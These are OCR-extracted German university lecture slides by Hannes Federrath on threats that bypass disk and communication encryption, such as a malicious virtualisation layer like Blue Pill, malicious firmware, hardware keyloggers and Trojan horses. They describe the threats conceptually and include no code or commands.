
Bösartige *Virtualisierungsschicht (z.B. Blue Pill)* könnte dem Betriebssystem einen „sauberen“ Rechner vorgaukeln



verschlüsselte Festplatte und Kommunikation

Trojanisches Pferd greift von innen an


Bösartige *Hard-/Firmware* könnte Texteingaben abfangen, verschlüsselte Festplatten lesen, …



verschlüsselte Festplatte und Kommunikation


Trojanisches Pferd greift von innen an

Bösartige *Hardware (z.B. Keylogger)* könnte Texteingaben (z.B. Passwort der Festplattenverschlüsselung) abfangen



verschlüsselte Festplatte und Kommunikation

Trojanisches Pferd greift von innen an



Video: Keylogger zur „Vorbereitung“ einer Online-Durchsuchung

Prof. Dr. Hannes Federrath
Lehrstuhl Management der Informationssicherheit
Universität Regensburg
D-93040 Regensburg

E-Mail: hannes.federrath@wiwi.uni-regensburg.de
WWW: http://www-sec.uni-regensburg.de

Phone +49-941-943-2870
Telefax +49-941-943-2888